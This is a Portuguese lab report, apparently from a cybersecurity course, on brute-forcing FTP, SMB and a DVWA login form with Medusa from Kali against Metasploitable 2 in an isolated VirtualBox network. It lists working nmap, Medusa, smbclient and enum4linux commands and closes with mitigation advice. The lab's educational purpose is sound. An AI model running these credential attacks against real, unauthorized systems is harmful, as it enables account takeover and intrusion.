**Relatório Prático — Ataques de Força Bruta com Medusa (Kali + Metasploitable)**

Projeto realizado para desafio DIO - Santander Cibersegurança 2025

*Kali Linux (atacante) + Metasploitable 2 / DVWA (alvo) — Rede: Host-only / Internal (VirtualBox)*

# 1. Resumo

Este relatório documenta um laboratório controlado de testes de força bruta realizados com a ferramenta Medusa em um ambiente composto por duas VMs: Kali Linux (atacante) e Metasploitable 2 (alvo), com DVWA para testes web. O objetivo foi demonstrar técnicas de brute force em FTP, web (formulário DVWA) e SMB (password spraying / enumeração).

# 2. Objetivos

• Executar ataques de força bruta em serviços FTP, Web (DVWA) e SMB, utilizando Medusa.  
• Registrar comandos, wordlists e resultados.  
• Avaliar riscos e propor medidas de mitigação.

# 3. Ambiente de Teste (Configuração)

Topologia:  
- Kali Linux (VM atacante)  
- Metasploitable 2 (VM vítima) com serviços vulneráveis: FTP (vsftpd), Samba, DVWA (PHP web)  
- Rede: Host-only / Internal no VirtualBox

# 4. Ferramentas e Wordlists

Ferramentas:  
- Kali Linux (terminal)  
- Medusa (brute force multi-threaded)  
- smbclient, enum4linux, ftp, nmap  
  
Wordlists (exemplos usados):  
- users.txt (lista de usuários)  
- pass.txt (senhas candidatas simples: 123456, password, qwerty, msfadmin)

# 5. Procedimento e Comandos Utilizados

Abaixo estão os comandos principais executados (copiar/colar no Kali).

**Verificar IP da máquina alvo (Metasploitable):**

ip a

**Scan de portas:**

nmap -sV -p 21,80,139,445 192.168.56.101

**Password spraying / brute force SMB com Medusa:**

medusa -h 192.168.56.101 -U users.txt -P pass.txt -M smbnt -T 2 -T 50

**Listar shares via smbclient:**

smbclient -L //192.168.56.101 -U msfadmin

**Força bruta FTP (Medusa):**

medusa -h 192.168.56.101 -U users.txt -P pass.txt -M ftp -t 6 | grep SUCCESS

**Acessar FTP manualmente:**

ftp 192.168.56.101

**Form brute force (DVWA) — exemplo Medusa HTTP module:**

medusa -h 192.168.56.101 -U users.txt -P pass.txt -M http -m PAGE:'/dvwa/login.php' -m FORM:'username=^USER&password=^PASS&login=Login' -m FAIL:'Login failed' -t 6 | grep SUCCESS


**Enumeração com enum4linux:**

enum4linux -a 192.168.56.101 | tee enum4\_output.txt


# 6. Resultados Observados

Resumo dos achados:  
- Conta 'msfadmin' identificada com sucesso em FTP/SMB.  
- Shares Samba listadas (ADMIN$, msfadmin home, print$ etc.).  
- DVWA apresentou possibilidade de teste de formulário com credenciais fracas.  
  
Nos prints anexados é possível ver as saídas do Medusa mostrando credenciais com [SUCCESS] e o login FTP bem-sucedido.


### IP da máquina alvo (ip a)




### Conexão SMB / resultados smbclient




### Medusa: brute force FTP (grep SUCCESS)




### Criação de arquivos users.txt e pass.txt



### Resultados enum4linux



### Medusa: brute force HTTP (DVWA)



# 7. Recomendações de Mitigação

Medidas práticas para reduzir o risco de ataques de força bruta:  
- Utilizar senhas fortes e políticas de expiração.  
- Implementar bloqueio de conta / rate limiting após tentativas falhas.  
- Habilitar autenticação multifator (MFA) sempre que possível.  
- Monitorar logs e alertar tentativas massivas.  
- Restringir acesso por rede (firewall, VPN) e desativar serviços desnecessários.  
- Atualizar serviços (Samba, FTP, web apps) para versões sem vulnerabilidades conhecidas.

# 8. Conclusão

Este laboratório prático demonstrou de forma clara a eficácia e periculosidade dos ataques de força bruta quando aplicados contra serviços com credenciais fracas e políticas de segurança inadequadas. Por meio da ferramenta Medusa, foi possível explorar com sucesso serviços como FTP, SMB e aplicações web (DVWA), obtendo acesso através de combinações simples de usuário e senha.

Os resultados reforçam a importância crítica de adoção de senhas complexas, implementação de mecanismos de bloqueio após múltiplas tentativas falhas e utilização de autenticação multifator. A exposição de serviços desnecessários e desatualizados, como os presentes no Metasploitable 2, representa um risco significativo que pode ser mitigado com hardening de sistemas e monitoramento contínuo.

Em síntese, o estudo evidenciou que a segurança contra ataques de força bruta depende menos de ferramentas complexas e mais da consistência na aplicação de boas práticas de segurança e configurações robustas.